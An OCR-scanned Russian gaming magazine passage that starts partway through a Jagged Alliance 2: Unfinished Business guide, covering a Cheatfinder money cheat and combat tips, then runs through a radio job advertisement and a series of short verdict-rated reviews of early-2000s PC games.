Жмешь на ALT-TAB и запускаешь свежескачанный Cheatfinder. В правом окошке Active Windows находишь название окна с запущенной игрой, выделяешь его и переходишь к Search Value. Там еще проще - в соответствующем окне (New Value) вводишь свою текущую сумму и давишь на Start. Опять ALT-TAB, и в игре тратишь любым образом любую сумму. Результат опять запоминаешь. В который уже раз ALT-TAB, и бегом вставлять новую сумму на счету в New Value. Вставил? Жми Continue. Программа подумает-подумает да и выдаст тебе заветный адресок. Выделяешь его, жмешь на Add, опять выделяешь и жмешь на этот раз на Value. Получилось? Теперь изменяешь значение суммы на твоем счету на любое желаемое (хоть со знаком "минус") и не забываешь это значение "заморозить" (freeze value). Все. Не забудь вернуться назад в игру по ALT-TAB и насладиться нескончаемым богатством.

Но богатство пригодится тебе только тогда, когда ты наконец доберешься до поселка городского типа Варреза (не туда ли перенесли знаменитую Горбушку?), зачистишь его и представишься торговцу Раулю с каки-то сомнительными внешними данными и голосом, но обладающим несомненным запасом самых разнообразных стволов и дополнительного оборудования для них. Если доберешься до Варреза, то можешь попробовать поиграть в настоящую войну.





Эта приятная сумма очень пригодится в Варрезе...

Страна советов


Ну, и напоследок я хотел бы дать несколько малозначительных советов, которые кардинально ничего не изменят, но могут помочь на этой виртуальной войне. Самый главный из них - будь хитрым и мобильным. Не просиживай штаны в одном месте. Больше внимания уделяй снайперам. Занимай господствующие позиции на крышах. Засыпай скопления врагов гранатами, особенно с горчичным газом. Старайся попадать в головы. Не пренебрегай ночными рейдами. Запасайся осветительными гранатами. Неустанно прокачивай умения своих наемников, настойчиво и самостоятельно овладевай навыками наемника-профессионала и не забывай свой позывной, читая X!

P.S. От лица X выражаем искреннюю благодарность компании "Бука", взявший на себя нелегкий труд локализации JA2:UB и любезно предоставившей нам плод этого труда для подробного изучения.





Делай деньги. И не забудь их заморозить, Кутузов!







Работа.

По будням с 9.00 до 18.00 мы платим за то,что Вы слушаете Радио Хит-ФМ (частота в Москве 107,4 FM).

Присылайте свои анкеты по адресу:

101000,Москва,Б.Лубянка 24

факс: 924-79-95

и-адрес: WWW.HITFM.RU

Отрывной талон-анкета

Ф.И.О.: ____________________

____



ВОЗРАСТ: ____________________

КОНТАКТНЫЙ ТЕЛ.: ____________________

____


лицензия №4162 серия РВ выдана МПТР РФ 16.03.2000

АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@REAL.XAKEP.RU)


Урожденная Aero Dancing F
Жанр Аркадный авиасим
Похожесть Sky Fighters 1945
Мать/отец CSK Research Institute
Требует P2-266(P2-450), 32(64), 3D
Групповуха Split-screen, Инет
Описуха Это такой симулятор фигур высшего пилотажа, но с боевыми миссиями. С грамотной системой обучения, но на японском языке. С детальными моделями самолетов, но убогими текстурами земли. С приличным AI, но с отстойным звуком. Вроде не аркада, но и не серьезный сим.

Приговор СРЕДНЕ

Урожденная Atlantis: The Lost Empire
Жанр 3D Arcade/FPS
Похожесть Winthorp's Mansion, Брат 2
Мать/отец Zombie Studios/Disney Interactive
Требует P2-266(P2-400), 64(128), (3D)
Групповуха LAN, Инет
Описуха Сюжет игры в общем-то не заезженный - поиски Атлантиды. На этом ее достоинства заканчиваются, начинаются недостатки, перечислять которые - места не хватит. На шутерных уровнях - уродливые монстры, до того тупые, что противно их убивать. Зато аркадные уровни неоправданно сложные из-за неудобного управления и отсутствия in-game saves.

Приговор ЛАЖА






Урожденная B-17 Gunner: Air War Over Germany
Жанр Аркада
Похожесть PH: Defend the Fleet
Мать/отец Sunstorm Interactive/WizardWorks
Требует P2-266(P3-500), 64(256), 3D
Групповуха Обломись
Описуха Бывают игры плохие, бывают очень плохие, а есть игра B-17 Gunner. И дело даже не в том, что задание, которое ты получаешь, ничего общего не имеет с тем, что ты будешь реально делать. Удивляет, что когда ты забиваешься на тщетные попытки в одиночку отбиться от врагов, так как твои соратники, похоже, вымерли, бомбардировщик, не замечая обстрела, спокойно долетает до места выброса. Все, ты в этой игре никому не нужен.

Приговор ЛАЖА





Урожденная CIA Operative: Solo Missions
Жанр 3D FPS
Похожесть все 3D FPS
Мать/отец Trainwreck/Valusoft
Требует P2-266(P2-340), 32(64), 3D
Групповуха Обломись
Описуха 6(!) уровней, которые проходятся за полчаса, три вида оружия... Дальше продолжать? Справедливости ради надо отметить, что на двух уровнях действие происходит в России, где местный колорит передан в лучших традициях американских боевиков. Да, еще бы не забыть про отстойную графику и нудную однообразность всех заданий.

Приговор ЛАЖА

Урожденная Darin Shapiro's Big Air Wakeboarding
Жанр Wakeboarding sim
Похожесть нет
Мать/отец Creative Carnage/Activision Value
Требует P166(P3-600), 32(128), (3D)
Групповуха Обломись
Описуха Вейкбординг - это экстремальный вид спорта, где спортсмен (естественно, на доске) выделывает разные трюки на волне, создаваемой движущимся катером. Эта игра - первая в своем жанре, а первый блин, как обычно... ну, сами знаете. С физикой создатели явно не дружат, управление кастрированное, система подсчета очков вызывает порой удивление, переходящее в раздражение. Ну, и графика, конечно, того... В смысле, слабовата.

Приговор ЛАЖА



Урожденная Europe Racer
Жанр Аркадные гонки
Похожесть M25 Racer, Autobahn Raser
Мать/отец Davilex
Требует P2-350(P3-600), 64(128), 3D
Групповуха Обломись
Описуха Сборная солянка. Обычные аркадные гонки, все идеи понатырены из разных игр, единственное, что прикололо, - столица нашей родины в качестве одного из локейшенов. Забавно прокатиться по Красной площади, знаешь ли... Все остальное - штамп. Лицензий на машины нет, физика в стиле ранних NFS, пешеходов сбивать нельзя, можно только проезжать сквозь них... Тоска, одним словом.

Приговор СЛАБО



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная Genesis
Жанр edutainment
Похожесть Pompei, Versailles 1685
Мать/отец Galilea Multimedia/Wanadoo
Требует P133(P233), 32(32)
Групповуха Обломись
Описуха Ну, людям, увлекающимся историей, это, может, и интересно, так как единственное достоинство этой... э-э-э... игры в ее информативной части (разработчики умудрились охватить всю историю человечества). Непонятно, почему бы им не позиционировать свое творение как энциклопедию, так как геймплей, как бы это помягче, явно не отягощен излишней навороченностью.



Приговор ЛАЖА

Урожденная Golf Resort Tycoon
Жанр Экономический симулятор
Похожесть Ski Resort Tycoon
Мать/отец Cat Daddy/Activision Value
Требует P2-500(P3-800), 128(256), (3D)
Групповуха Обломись
Описуха Обычный Тайкун, как две капли воды похожий на своего предшественника. Все так же строим-развиваем (на этот раз курорт для игры в гольф), все те же графики-статистики, все та же возможность нырнуть с высоты птичьего полета в шкуру простого посетителя и насладиться плодом своих усилий. Все качественно, продуманно, но... Лично я в это играть уже не буду - сколько можно клепать двойников?






Приговор ХОРОШО

Урожденная Leadfoot Stadium Off-Road Racing
Жанр Внедорожные гонки на стадионе
Похожесть DTR, SODA Off-Road Racing
Мать/отец Ratbag/WizardWorks
Требует P2-266(P2-350), 32(64), 3D
Групповуха LAN, Инет
Описуха Как тебе идея - внедорожные гонки по кольцам стадиона! Надо ж было до этого додуматься, а? Открытые пространства им делать было лень, а офф-роад сейчас в моде, поэтому пришлось извращаться. У них там, видите ли, бездорожья нет - все либо под асфальтом, либо под подстриженным газоном! Приехали бы в Россию, в глубинку - вот где вдохновение надо черпать! А так получилось - и идею опошлили, и реализация подкачала...



Приговор СЛАБО

Урожденная M: Alien Paranoya
Жанр 3D Arcade
Похожесть Croc, etc.
Мать/отец Eclipse Software/Dinamic Multimedia
Требует P166(P2-300), 32(64), 3D
Групповуха Обломись
Описуха Симпатичная аркадка, в основном рассчитанная на детей, правда, поиграв, ты поймешь, что детская - не значит легкая. Похоже, целью разработчиков было - больше монстров, хорош... гнусных и разных, и им это удалось. Еще в AP есть такая классная для аркады вещь, как quicksave/quickload, а вот обещанных в русской версии элементов квеста почему-то не наблюдается.



Приговор ХОРОШО

Урожденная Merchant Prince 2
Жанр BS
Похожесть Mercant Prince, Machiavelli: The Prince
Мать/отец Holistic Design/Talonsoft
Требует P-166(P-233), 32(64)
Групповуха LAN, Инет
Описуха Реинкарнация старенькой (и некогда почти культовой) экономической походовой стратегии. Графика перерисована слабо, суть (читай: геймплей) не тронута вообще. То есть игра, конечно, хорошая, но непонятно, зачем делать ее снова, когда ее уже много лет назад релизили. Посмотри, если в свое время пропустил Machiavelli. Классику надо знать.



Приговор ХОРОШО

Урожденная Necronomicon
Жанр Quest/Adventure
Похожесть Myst, GAG
Мать/отец Wanadoo Edition
Требует P166(P200), 16(32)
Групповуха Обломись
Описуха Квест в мире фэнтези. Увлекательный сюжет портит то, что игроку почти не предоставляется свобода действий. То есть ты не решаешь сам, что тебе делать, а просто следуешь сюжету, так как больше ничего не остается. С озвучкой совсем плохо - тебе придется путешествовать по миру (нарисованному красиво, но уж больно примитивно) практически в тишине.

Приговор СРЕДНЕ




Урожденная Pearl Harbor: Defend the Fleet
Жанр Аркада
Похожесть Paratrooper, BeachHead
Мать/отец WayForward Technologies/Infogrames
Требует P233(P2-300), 16(32), 3D
Групповуха Обломись
Описуха В основе сюжета - знаменитая битва американцев с японцами в бухте Перл Харбор. Из шести пушек отстреливаешь суетящихся японцев и их же самолеты. Геймплей нуднейший, уже через пять минут начинаешь бороться со сном. Единственное, что в игре действительно хорошо, - очень удобное управление.

Приговор ЛАЖА





Урожденная Pearl Harbor: Hour Zero
Жанр Аркадный авиасим
Похожесть Jungle/Desert Strike
Мать/отец ASAP Games/Simon & Schuster
Требует P233(P2-300), 32(64), (3D)
Групповуха Обломись
Описуха Упрощенный до крайности авиасим, ты в роли американского летчика-героя мстишь коварным японцам. Тебе предлагается пройти десять миссий, имея в своем распоряжении чуть больше десяти самолетов и неограниченный(!) боезапас. Самые сложные задания - уничтожение кораблей. К графике создатели подошли по принципу "аскетично, но эстетично".

Приговор СЛАБО






Урожденная Perfect Pool
Жанр бильярд
Похожесть Virtual Pool 2
Мать/отец Megaware Multimedia
Требует P266(P2-400), 32(64), 3D
Групповуха LAN, Инет
Описуха Средненький такой бильярд, ничем особым среди прочих не выделяется. Продвинутых фишек нет, физика стандартная (хотя и не упрощенная, как в Cool Pool), подсказки, как и положено, имеются. Всего один трехмерный стол, вокруг которого наблюдается симпатичный интерьерчик. Ну что еще сказать... Бильярд как бильярд.

Приговор СРЕДНЕ



Урожденная Power Spike: Pro Beach Volleyball
Жанр Волейбол
Похожесть Beach Volleyball
Мать/отец Carapace/Infogrames
Требует P2-300(P3-500), 32(64), 3D
Групповуха Hot Seat
Описуха Как можно догадаться из названия, это - симулятор пляжного волейбола. Существует 20 пар спортсменов, ты можешь выбрать товарищеский матч, практику (без счета) или World Tour. Графика подкачала, но действия игроков выглядят на удивление прилично - прием мяча, пасы действительно впечатляют. Ты можешь сам выбирать тактику - атакующую или защитную. Умный AI, с которым приятно иметь дело.

Приговор ХОРОШО

Урожденная Rune: Halls of Valhalla
Жанр 3D action/adventure
Похожесть Die by The Sword, Severance
Мать/отец Human Head Studios Inc./Gathering of Developers
Требует P2-300(P3-500), 64(128), 3D
Групповуха Инет
Описуха Add-on к нестандартной игрухе Rune, где надо было овладевать искусством фехтования и разными видами холодного оружия. Дополнялка интересна тем, что она мультиплеерная и превращает обычный action в онлайновый. Прикинь, после надоевших Ку3 и КаунтерСтрайка оттянуться на отрубании голов мечами и топорами? Тут есть даже специальный режим игры - отруби голову ближнему и принеси ее на базу.

Приговор ХОРОШО


Урожденная Star Trek Voyager: Elite Force Expansion Pack
Жанр FPS
Похожесть ST Voyager: Elite Force
Мать/отец Raven Software/Activision
Требует P200(P2-300), 32(64), 3D
Групповуха Инет
Описуха Мультиплеерный аддон к недавнему шутеру по СтарТреку. Несколько любопытных режимов игры, парочка тренировочных миссий и, специально для фанатов, Virtual Voyager Mode, когда просто ходишь по палубам любимого Вояджера, с командой общаешься, на кнопочки нажимаешь и т.д. Туда даже легкий налет квестовости запихнули! Короче, если ты маньяк СтарТрека - хватай эту дополнялку, не раздумывая. Если нет... Не судьба :).

Приговор СРЕДНЕ

ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!



Урожденная **SkyFighters 1945**
Жанр Авиасим
Похожесть War Birds, Aces High
Мать/отец Donald A. Hill/Bullseye Software
Требует P200(P3-600), 32(64), 3D
Групповуха Инет
Описуха Это разработка одного-единственного человека (см. мать/отец), который на своем горбу вынес целый авиасим времен Второй Мировой. За это респект ему и всякие гритингс. Правда, в игре все ужасно. Самолеты - это просто абстракция как в графическом плане, так и в фактическом Управление вообще слабо поддается каким-то манипуляциям. Зато AI просто убийственный. А жаль - такой интеллект в такой отстойной игре пропадает.

Приговор **СЛАБО**


Урожденная **The War of 1812: the Conquest of Canada**
Жанр Wargame
Похожесть Panzer Campaigns
Мать/отец HPS Simulations
Требует i486(P100), 16(32)
Групповуха Обломись
Описуха Нет, Наполеон не отправился завоевывать Канаду, обломавшись в России. Он здесь вообще не причем. Имеется в виду противостояние Англии и Америки, тема отнюдь не заезженная, что радует. А все остальное... Интро нет, оформление вызывает тоску. Очень странно, что игра подстраивается под разрешение рабочего стола. Ну, что ж, неудобно, зато не как у всех.

Приговор **СЛАБО**

Урожденная **Tropico**
Жанр God sim
Похожесть Constructor, Street Wars
Мать/отец PopTop Software/GOD
Требует P-200(P2-450), 32(128), (3D)
Групповуха Обломись
Описуха Тропико - это остров, а ты - президент этого острова, со всеми, как говорится, вытекающими... Что радует, в игре реализован принцип непрямого контроля, т.е. на поведение юнитов ты можешь влиять только косвенно, создавая (или не создавая) им комфортные условия для жизни. Добавь к этому превосходную графику и классно переданный местный колорит - и ты получишь отличный симулятор бога.

Приговор **ХОРОШО**






Урожденная **UEFA Challenge**
Жанр Футбольный симулятор
Похожесть FIFA 2001, European Super League
Мать/отец Infogrames
Требует P233(P2-300), 32(64), 3D
Групповуха LAN, Инет
Описуха Появление ESL, которая затухла в жалких попытках конкурировать с FIFA 2001, заставляет настороженно относиться к новым опытам в этом жанре. Но UEFA Challenge доказывает, что можно сделать футбольный сим не хуже, а в чем-то и лучше, чем FIFA 2001. Игра проходит динамично, футболисты обладают прекрасной способностью обработки мяча, существуют различные типы погоды и еще много чего.

Приговор **ХОРОШО**






Урожденная **Wardoves: Secret Weapon of Worldwar I**
Жанр Тир
Похожесть Art Is Dead
Мать/отец Redfire
Требует P200(P2-300), 32(32)
Групповуха Обломись
Описуха Одна из игр дебильного жанра “тир”, где все что требуется от игрока - тыкать мышью в движущиеся мишени. Помнишь совковый ГеймБой под названием “Ну, погоди!”? У него был клон - “Охота”. Там охотник отстреливал летящих птиц. Wardoves это то же самое. Только тут нужно истреблять не просто птиц, а боевых голубей-почтальонов на службе во время Первой Мировой войны. Круто, да?

Приговор **ЛАЖА**

Урожденная **Who Wants to Be A Millionaire 3rd Edition**
Жанр Викторина
Похожесть Who Wants to Be A Millionaire
Мать/отец ImageBuilder Software/Buena Vista Interactive
Требует P200(P2-266), 32(48)
Групповуха Вдвоем по очереди
Описуха Все, конечно, видели хоть раз “О, счастливчик!”. И многие знают, что наши содрали идею, как обычно, у американсов. В общем, представь себе “О, счастливчик!” только с американской тематикой. Т. е. их вопрос за 100 рублей у нас легко прокатил бы тыщ за 8, а то и за 16. Правда, через некоторое время замечаешь, что вопросы начинают повторяться, и если у тебя хорошая память...

Приговор **СРЕДНЕ**





Если тебе не нравится этот отстой

Модификации и изменения вселенной C&C/RA

